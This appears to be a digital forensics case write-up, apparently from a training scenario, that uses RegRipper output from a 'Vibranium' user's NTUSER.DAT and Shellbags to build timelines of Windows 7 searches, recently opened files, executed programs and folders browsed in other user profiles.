


```
MRUListEx                                   REG_BINARY
0000 0000:  01 00 00 00 05 00 00 00  04 00 00 00 03 00 00 00   ................
0000 0010:  02 00 00 00 00 00 00 00  ff ff ff ff               ............
0                                           REG_BINARY
0000 0000:  61 00 64 00 61 00 6d 00  61 00 6e 00 74 00 69 00   a.d.a.m.a.n.t.i.
0000 0010:  75 00 6d 00 00 00                                  u.m...
2                                           REG_BINARY
0000 0000:  6d 00 79 00 72 00 6f 00  6e 00 20 00 6d 00 61 00   m.y.r.o.n. .m.a.
0000 0010:  63 00 6c 00 61 00 69 00  6e 00 00 00               c.l.a.i.n...
3                                           REG_BINARY
0000 0000:  61 00 63 00 63 00 6f 00  75 00 6e 00 74 00 73 00   a.c.c.o.u.n.t.s.
0000 0010:  00 00                                              ..
4                                           REG_BINARY
0000 0000:  76 00 69 00 62 00 72 00  61 00 6e 00 69 00 75 00   v.i.b.r.a.n.i.u.
0000 0010:  6d 00 00 00                                        m...
5                                           REG_BINARY
0000 0000:  74 00 65 00 73 00 74 00  2d 00 70 00 6c 00 61 00   t.e.s.t.-.p.l.a.
0000 0010:  6e 00 00 00                                        n...
1                                           REG_BINARY
0000 0000:  61 00 6c 00 6c 00 6f 00  79 00 00 00               a.l.l.o.y...
```


Search History

Vibranium Searching for?

RegRipper Output – Run against Vibranium NTUSER.DAT



```
wordwheelquery v.20100330
(NTUSER.DAT) Gets contents of user's WordWheelQuery key

Software\Microsoft\Windows\CurrentVersion\Explorer\WordWheelQuery
LastWrite Time Wed Apr  4 15:45:18 2012 (UTC)

Searches listed in MRUListEx order

1    alloy
5    test-plan
4    vibranium
3    accounts
2    myron maclain
0    adamantium
```




Date (Newest to Oldest)	Artifact Involved	Action	Source
4/4/2012 15:45:19	"alloy"	text searched for on Win7 system	WordWheel Query NTUSER.DAT
	"test-plan"	text searched for on Win7 system	WordWheel Query NTUSER.DAT
	"vibranium"	text searched for on Win7 system	WordWheel Query NTUSER.DAT
	"accounts"	text searched for on Win7 system	WordWheel Query NTUSER.DAT
	"myron maclain"	text searched for on Win7 system	WordWheel Query NTUSER.DAT

File Opening/ Creation

Files Opened

NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs



Name	Type	Data
MRUListEx	REG_BINARY	09 00 00 00 0A 00 00 00 08 00 00 00 07 00 00 00 06 00 0...
9	REG_BINARY	41 00 67 00 65 00 6E 00 74 00 73 00 2D 00 4C 00 69 00 ...
10	REG_BINARY	55 00 6E 00 64 00 65 00 72 00 63 00 6F 00 76 00 65 00 7...
8	REG_BINARY	55 00 6E 00 64 00 65 00 72 00 63 00 6F 00 76 00 65 00 7...
7	REG_BINARY	43 00 43 00 20 00 52 00 26 00 44 00 20 00 42 00 61 00 6...
6	REG_BINARY	43 00 43 00 2D 00 42 00 61 00 63 00 6B 00 73 00 74 00 6...
5	REG_BINARY	48 00 51 00 00 00 50 00 32 00 00 00 00 00 00 00 00 00 0...
4	REG_BINARY	68 00 71 00 2D 00 31 00 2E 00 4A 00 50 00 47 00 00 00 ...
2	REG_BINARY	43 00 61 00 72 00 72 00 69 00 65 00 72 00 20 00 4C 00 6...
3	REG_BINARY	63 00 6C 00 70 00 2D 00 32 00 20 00 2D 00 20 00 46 00 ...
1	REG_BINARY	63 00 6C 00 70 00 2D 00 31 00 2E 00 4A 00 50 00 47 00 ...
0	REG_BINARY	44 00 6F 00 77 00 6E 00 6C 00 6F 00 61 00 64 00 73 00 0...

```
00  A·g·e·n·t·s·-·L·
00  i·s·t·-·C·L·A·S·
00  S·I·F·I·E·D·-·T·
00  O·P·-·S·E·C·R·E·
00  T···¬·2·········
4C  ··Agents-List-CL
43  ASSIFIED-TOP-SEC
BE  RET.lnk·x·····ï¾
00  ········*·······
00  ················
00  ··A·g·e·n·t·s·-·
```

⊟ **Key Properties**


Last Written Time	4/4/2012 15:43:17 UTC

⊟ **Value Properties**

Shortcut Target Name	Agents-List-CLASSIFIED-TOP-SECRET
Shortcut Name (ASCII)	Agents-List-CLASSIFIED-TOP-SECRET.lnk

Files Opened (2)

NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs




```
----------------------------------------
recentdocs v.20100405
(NTUSER.DAT) Gets contents of user's RecentDocs key

RecentDocs
**All values printed in MRUList\MRUListEx order.
Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
LastWrite Time Wed Apr  4 15:43:17 2012 (UTC)
  9 = Agents-List-CLASSIFIED-TOP-SECRET
  10 = Undercover-Agents-List-For-United-Kingdom.xls
  8 = Undercover-Agents-List-For-United-States.xlsx
  7 = CC R&D Backstopped Accounts
  6 = CC-Backstopped-Accounts.xlsx
  5 = HQ
  4 = hq-1.JPG
  2 = Carrier Landing Pad
  3 = clp-2 - Fuel Hookup.JPG
  1 = clp-1.JPG
  0 = Downloads
```

```
Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.xlsx
LastWrite Time Wed Apr  4 15:42:58 2012 (UTC)
MRUListEx = 1,0
  1 = Undercover-Agents-List-For-United-States.xlsx
  0 = CC-Backstopped-Accounts.xlsx
```

RegRipper Output – Run against Vibranium NTUSER.DAT


Vibranium Recently Opened?



Date (Newest to Oldest)	Artifact Involved	Action	Source
4/4/2012 15:43:17	Agents-List-CLASSIFIED-TOP-SECRET	Folder Opened	RecentDocs Key from NTUSER.DAT
4/4/2012 15:43:17	Undercover-Agents-List-For-United-Kingdom.xls	File Opened	RecentDocs Key from NTUSER.DAT
4/4/2012 15:42:58	Undercover-Agents-List-For-United-States.xlsx	File Opened	RecentDocs Key from NTUSER.DAT
	CC R&D Backstopped Accounts	Folder Opened	RecentDocs Key from NTUSER.DAT
	CC-Backstopped-Accounts.xlsx	File Opened	RecentDocs Key from NTUSER.DAT
	HQ	Folder Opened	RecentDocs Key from NTUSER.DAT
4/4/2012 15:37:11	hq-1.JPG	File Opened	RecentDocs Key from NTUSER.DAT
	Carrier Landing Pad	Folder Opened	RecentDocs Key from NTUSER.DAT
	clp-2 - Fuel Hookup.JPG	File Opened	RecentDocs Key from NTUSER.DAT
	clp-1.JPG	File Opened	RecentDocs Key from NTUSER.DAT
	Downloads	Folder Opened	RecentDocs Key from NTUSER.DAT

Vibranium Executed What?


RegRipper Output – Run against Vibranium NTUSER.DAT



```
UserAssist
Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist
LastWrite Time Tue Apr  3 22:08:45 2012 (UTC)

{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}
Wed Apr  4 15:52:45 2012 Z
  {D65231B0-B2F1-4857-A4CE-A8E7C6EA7D27}\cmd.exe (2)
Wed Apr  4 15:44:37 2012 Z
  {F38BF404-1D43-42F2-9305-67DE0B28FC23}\explorer.exe (4)
Wed Apr  4 15:43:14 2012 Z
  {7C5A40EF-A0FB-4BFC-874A-C0F2E0B9FA8E}\Microsoft Office\Office14\EXCEL.EXE (4)
Tue Apr  3 22:39:19 2012 Z
  Mozilla.Firefox.5.0.1 (2)
```

Date (Newest to Oldest)	Artifact Involved	Action	Source
4/4/2012 15:52:45	cmd.exe	Executed	Userassist Key From NTUSER.DAT
4/4/2012 15:44:37	explorer.exe	Executed	Userassist Key From NTUSER.DAT
4/4/2012 15:43:14	EXCEL.EXE	Executed	Userassist Key From NTUSER.DAT
4/3/2012 22:39:19	Firefox	Executed	Userassist Key From NTUSER.DAT
4/3/2012 22:32:51	Internet Explorer	Executed	Userassist Key From NTUSER.DAT

Folder Opening `Vibranium` Case



Date (Newest to Oldest)	Artifact Involved	Action	Source
4/4/2012 22:41:25	C:\Users\vibranium\Downloads\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 22:12:15	C:\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:44:22	C:\Users\Tdungan\Desktop\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:44:22	C:\Users\Tdungan\Documents\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:44:05	C:\Users\nromanoff\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:44:05	C:\Users\rsydow\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:44:05	C:\Users\Tdungan\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:44:05	C:\Users\vibranium\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:43:57	C:\Users\nromanoff\Contacts\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:43:57	C:\Users\nromanoff\Desktop\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:43:57	C:\Users\nromanoff\Documents\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:43:57	C:\Users\nromanoff\Downloads\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:43:57	C:\Users\nromanoff\Pictures\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:43:57	C:\Users\nromanoff\Videos\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:50	C:\Users\nromanoff\Documents\Armor Files\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:50	C:\Users\nromanoff\Documents\CC R&D Backstopped Accounts\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:50	C:\Users\nromanoff\Documents\Ninja Files\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:50	C:\Users\nromanoff\Documents\Outlook Files\	Folder Opened	USRCLASS.DAT via Shellbags
4/4/2012 15:42:50	C:\Users\nromanoff\Documents\Undercover Agent-List-Classified\	Folder Opened	USRCLASS.DAT via Shellbags
